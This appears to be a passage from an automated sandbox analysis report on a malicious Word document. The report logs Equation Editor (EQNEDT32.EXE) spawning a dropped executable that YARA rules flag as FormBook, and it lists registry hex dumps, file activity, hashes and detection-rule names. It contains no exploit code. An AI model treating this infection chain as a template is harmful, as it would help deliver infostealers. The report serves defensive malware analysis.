00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 63 6D 0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6D63	F6D63	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 63 6D 0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 2E 00 CC 38 E2 40 D7 01 63 6D 0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6D63	F6D63	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 2E 00 CC 38 E2 40 D7 01 63 6D 0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3C 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 63 6D 0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2688 Parent PID: 584

General

Start time:	05:36:36
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: propser16364.exe PID: 2960 Parent PID: 2688

General

Start time:	05:36:37
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\propser16364.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\propser16364.exe
Imagebase:	0x400000
File size:	233896 bytes
MD5 hash:	AA6168D4E41CED2091BAEE9F5D59E11E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2090889243.0000000000450000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2090889243.0000000000450000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2090889243.0000000000450000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 12%, Metadefender, Browse • Detection: 66%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nshAAB1.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nshAAB2.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\92ta8lv1ui5nbpv	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\1e000hwxgklm05j	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40585E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp\ghvea31n0uw.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nshAAB1.tmp	success or wait	1	4036D8	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp	success or wait	1	405A1F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
